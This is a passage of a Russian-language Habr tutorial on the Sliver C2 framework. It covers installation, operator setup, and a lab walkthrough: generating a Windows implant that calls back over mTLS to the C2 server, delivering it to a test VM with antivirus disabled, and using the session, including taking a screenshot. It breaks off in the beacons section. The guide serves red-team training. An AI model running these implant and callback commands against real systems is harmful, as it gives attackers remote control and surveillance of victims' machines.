Sliver C2: Подробный туториал / Хабр

habr.com/ru/articles/767404

ap_security October 13, 2023

Данная статья содержит подробный разбор нашумевшего в 2023 году инструмента Sliver, который набирает популярность среди хакеров. Подробнее об этом описано в новостях xaker.ru. Приятного прочтения!

> **Дисклеймер**: Все методы примененные в статье продемонстрированы в учебных целях

Что такое Sliver C2

Sliver C2 - это фреймворк Red Team с открытым исходным кодом, разработанный компанией BishopFox, занимающейся кибербезопасностью, и представляет собой кроссплатформенную среду постэксплуатации на основе Golang.
Он используется для выполнения второго этапа выполнения цепочки атак на внутреннюю сеть (когда компьютер жертвы уже был скомпрометирован доступными способами) и является альтернативой такого коммерческого инструмента как **CobaltStrike**, как утверждают сами производители.

Общие понятия:

- **implant** - нагрузка, используемая для поддержания привилегий доступа на компьютере жертвы;
- **beacon** - нагрузка, работающая в режиме маяка, обеспечивающая регулярное подключение к серверу;

- **stage** - метод загрузки, поэтапный или непоэтапный.

Режимы работы:
1. **Beacon mode:** реализует асинхронный метод связи и регулярно проверяет её статус;
2. **Session mode:** реализует режим сеанса в реальном времени.

Преимущества:
1. Модульность, предоставляет множество расширений, например, в арсенале можно устанавливать различные инструменты сторонних производителей (BOF, .NET tools и т.д.)
2. Мультиплеер, позволяющий работать в группе из нескольких пользователей одновременно;
3. Открытый исходный код;
4. Кроссплатформенность (поддерживается на Linux, Windows и MacOS)


Архитектура Sliver C2

Архитектура Sliver C2 состоит из трёх частей:

- **Сервер Sliver C2**. Сервер Sliver C2 является частью исполняемого файла sliver-server, управляет внутренней базой данных, а также запускает и останавливает сетевые прослушиватели. Основным интерфейсом взаимодействия с сервером является интерфейс gRPC, через него реализуются все функции.

- **Клиентская консоль**. Клиентская консоль — это основной пользовательский интерфейс для взаимодействия с сервером Sliver C2.

- **Импланты**. Импланты — это вредоносный код, нагрузка, (exe, ps1 и т. д.), запускаемая в целевой системе. Взаимосвязь и форму взаимодействия каждой части можно показать следующим образом:




Установка Sliver C2

Установить данный инструмент можно по ссылке https://github.com/BishopFox/sliver. Посмотреть и скачать нужный для вас релиз можно по ссылке: https://github.com/BishopFox/sliver/releases
Официально рекомендуется развертывать Сервер на Linux (Windows не рекомендуется). Просто найдите соответствующую версию и загрузите версии Сервера и Клиента.
У Sliver есть две дополнительные функции, требующие внешних зависимостей: MinGW и Metasploit.


1. Чтобы включить полезные нагрузки DLL (на серверах Linux) вам необходимо установить MinGW: `sudo apt install mingw-w64`

2. Для включения некоторых функций интеграции с MSF необходимо установить также Metasploit: `wget http://downloads.metasploit.com/data/releases/metasploit-latest-linux-x64-installer.run` После этого мы можем спокойно запустить наш сервер командой: `./sliver-server_linux`



Если вы работаете один, на этом установка завершена, и вы можете напрямую выполнять соответствующие команды в терминале. Но если вы работаете в группе с несколькими клиентами, необходимы следующие шаги.


Создаем файл конфигурации для клиента:
`new-operator --name <имя_клиента> --lhost <IP_сервера>`
а также устанавливаем многопользовательский режим:
`sliver > multiplayer`



После этого, у нас создастся конфигурационный файл с именем нашего клиента и IP-адресом сервера: `Bob_192.168.1.142.cfg`

Установка клиента:
Теперь, нам нужно установить `sliver_client`, для того, чтобы загрузиться с нашего клиента.
Во время его запуска, нам нужно будет импортировать конфигурационный файл, который мы только что создали:
`./sliver-client_linux import /home/kali/Desktop/Bob_192.168.1.142.cfg`

После этого запускаем команду:
`./sliver-client_linux`
И видим, что мы подключились к сессии:




Пример эксплуатации

> **Примечание**: В примере не будут показаны варианты обхода антивирусной защиты, а лишь работа данного инструмент для ознакомления. Поэтому, на момент эксплуатации, мы выключим средства защиты.

Подготовка цели

Перейдите в Центр оценки Microsoft Windows и загрузите образ Windows. Лично я использовал образ Windows 10 Enterprise. Используйте его для создания виртуальной машины Windows. Все, что вам нужно, это базовая установка. Точный статус сборки и патча на данный момент не имеет большого значения.

После установки я рекомендую отключить все функции защиты. Если антивирус включен, ваши стандартные импланты Sliver умрут сразу после запуска или вообще не заработают. Вот как это должно выглядеть:



На вашем сервере C2 запустите веб-сервер:


```
systemctl start apache2
```

> **Примечание**: Также можно использовать обычный http-сервер python: `python3 -m http.server 80`
>
> И тот, и другой вариант будут правильными.

Теперь мы можем копировать созданные нами импланты в папку `/var/www/html` и они будут доступны Apache. Чтобы не было ошибок с правами доступа, советую прописать: `chmod -R 777 /var/www/html`.

Кроме того, запишите IP-адрес вашего сервера C2. В моём случае `192.168.1.142` На целевом компьютере Windows подтвердите, что вы можете получить доступ к серверу C2. Откройте браузер и попробуйте подключиться к серверу C2 через порт 80. Если все работает, должна загрузиться страница Apache по умолчанию:

Чтобы получить сеанс, можно сгенерировать имплант, доставить его к цели и там выполнить.



Создание импланта

Генерация импланта происходит на сервере C2 с помощью команды `generate`. Подключитесь к нему и пропишите `help generate`, чтобы прочитать обширную справочную страницу и узнать обо всех флагах. Наиболее важные из них следующие:

- `--mtls 192.168.1.142`: указывает, что имплант должен подключаться к серверу Sliver с использованием соединения TLS с взаимной проверкой подлинности. В альтернативу TLS также есть:
  - `--wg` WireGuard;
  - `--http`соединения HTTP(S);
  - `--dns` на основе DNS.
- `--os windows`: указывает, что мы хотим запустить имплант в Windows (это значение по умолчанию, поэтому мы можем опустить этот параметр). Также поддерживаются MacOS и Linux.
- `--arch amd64`: указывает, что нам нужен 64-битный имплант (также значение по умолчанию, можно опустить). Кроме того есть `--arch 386` для 32-битного.

- `--format exe`: указывает, что нам нужен исполняемый файл (опять же по умолчанию). Другие варианты:
    - `--format shared` для динамических библиотек;
    - `--format service` двоичного файла службы Windows (можно использовать с командой `psexec`) и `shellcode` (только для Windows).
- `--save /var/www/html/`: указывает каталог для сохранения двоичного файла.

Вот пример генерации двоичного файла, который сгенерировал Sliver (название файла выбирается случайно) `MEDICAL_CHANGE.exe`:

```
sliver > generate --mtls 192.168.1.142 --os windows --arch amd64 --format exe --
save /var/www/html

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:18
[*] Implant saved to /var/www/html/MEDICAL_CHANGE.exe
```

Файл `/var/www/html/MEDICAL_CHANGE.exe` будет недоступен для сервера Apache поэтому, чтобы сделать его доступным, пропишите `sudo chown www-data:www-data /var/www/html/MEDICAL_CHANGE.exe`.
Теперь запустите прослушиватель mTLS на сервере C2 с помощью команды `mtls`(по умолчанию прослушиватель запускается на порту 8888). Посмотреть прослушиватели можно с помощью команды `jobs`:

```
sliver > mtls

[*] Starting mTLS listener ...
sliver >
[*] Successfully started job #1

sliver > jobs

 ID   Name   Protocol   Port
==== ====== ========== ======
 1    mtls   tcp        8888
```


На сервере C2 вы также можете убедиться, что порт 8888 теперь открыт:

```
┌──(root㉿kali)-[~/github/sliver]
└─# netstat -antop | grep 8888
tcp6   0   0 :::8888      :::*      LISTEN   3434/sliver-server   off (0.00/0/0)
```

Доставка и установка импланта

В целевой системе Windows откройте браузер и загрузите имплант. Edge предупредит вас, что это не обычный файл. Вам нужно нажать на три точки, затем "Сохранить", чтобы подтвердить загрузку, а затем подтвердить второе предупреждение Defender SmartScreen с помощью "Все равно сохранить". Затем

нажмите "Открыть файл" (или перейдите к файлу в проводнике и дважды щелкните его). Это вызовет еще одно предупреждение SmartScreen. Снова подтвердите, нажав "Выполнить в любом случае":



После этого ваш имплант должен работать. На сервере C2 в Sliver вы должны увидеть такую строку, которая указывает на то, что сеанс с имплантом установлен:

```
[*] Session 971c5a23 MEDICAL_CHANGE - 192.168.1.160:50051 (DESKTOP-IPQVF9T) -
windows/amd64 - Fri, 01 Jul 2022 22:36:48 CEST
```

Вы также можете запустить команду `sessions`, чтобы посмотреть список сессий:

```
sliver > sessions

 ID          Transport   Remote Address           Hostname          Username
========== =========== ====================== ================= ==========
 971c5a23   mtls        192.168.1.160:50051   DESKTOP-IPQVF9T   tester

 Operating System   Health
================== =========
 windows/amd64      [ALIVE]
```

Использование сеанса


Вы можете использовать свой сеанс с помощью команды `use`. Просто введите её и появится интерактивная подсказка, позволяющая выбрать сеанс. Нажмите Enter еще раз, и ваше приглашение изменится на имя импланта, `MEDICAL_CHANGE` в моем случае. Сеанс теперь активен и готов принимать ваши команды. С помощью `info` вы можете получить подробную информацию о нагрузке:

```
sliver > use

? Select a session or beacon: SESSION  971c5a23  MEDICAL_CHANGE
192.168.1.160:50051  DESKTOP-IPQVF9T  DESKTOP-IPQVF9T\tester  windows/amd64
[*] Active session MEDICAL_CHANGE (971c5a23-73e0-4418-b9c2-266484546e0d)

sliver (MEDICAL_CHANGE) > info

        Session ID: 971c5a23-73e0-4418-b9c2-266484546e0d
              Name: MEDICAL_CHANGE
          Hostname: DESKTOP-IPQVF9T
              UUID: d512a12c-6b6d-4f19-814e-1f60088e9563
          Username: DESKTOP-IPQVF9T\tester
               UID: S-1-5-21-2966923018-1740081829-2498838087-1001
               GID: S-1-5-21-2966923018-1740081829-2498838087-513
               PID: 7244
                OS: windows
           Version: 10 build 19044 x86_64
              Arch: amd64
        Active C2: mtls://192.168.1.142:8888
    Remote Address: 192.168.1.160:50051
         Proxy URL:
Reconnect Interval: 1m0s
```

Импланты Sliver поддерживают несколько команд. Полный список вы можете получить с помощью `help`. Функции включают в себя исследование файловой системы, копирование и загрузку файлов, переадресацию портов, создание снимков экрана и многое другое.
Например,мы можем сделать скриншот рабочего стола жертвы командой `screenshot`, и он запишется на ваш сервер:

```
sliver (MEDICAL_CHANGE) > screenshot

[*] Screenshot written to /tmp/screenshot_DESKTOP-
IPQVF9T_20220701224728_3343901839.png (893.2 KiB)
```

Затем вы можете просмотреть снимок экрана на сервере C2:
Когда вы закончите сеанс, пропишите `background`, но сессия всё равно останется активной.



Чтобы фактически завершить сеанс, запустите `session -k`, а затем идентификатор сеанса:

```
sliver > sessions

 ID          Transport   Remote Address           Hostname          Username
========== =========== ====================== ================ ==========
 971c5a23   mtls        192.168.1.160:50051   DESKTOP-IPQVF9T   tester

 Operating System   Health
================== =========
 windows/amd64      [ALIVE]

sliver > sessions -k 971c5a23

[!] Lost session 971c5a23 MEDICAL_CHANGE - 192.168.122.160:50051 (DESKTOP-IPQVF9T)
- windows/amd64 - Fri, 01 Jul 2022 22:52:53 CEST
```

Маяки (Beacons)

Создание маяка:

Создание импланта-маяка очень похоже на создание сеансового импланта. Вы используете команду `generate beacon`. Узнайте все о флагах с помощью `help generate beacon`. Помимо всех флагов, указанных выше, соответствующими флагами маяков являются:

